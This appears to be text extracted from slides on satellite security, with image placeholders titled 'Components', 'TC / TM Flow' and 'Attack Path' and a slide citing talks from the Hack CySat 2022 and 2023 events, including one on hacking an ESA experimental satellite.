
Components




TC / TM Flow




TC / TM Flow



Attack Path




Attack Path




- Hack CySat 2022 & 2023
- *How I hacked an ESA's experimental satellite*
 - Maurice-Michel Didelot
- CySat 2023
 - Matteo Calabrese




Attack Path



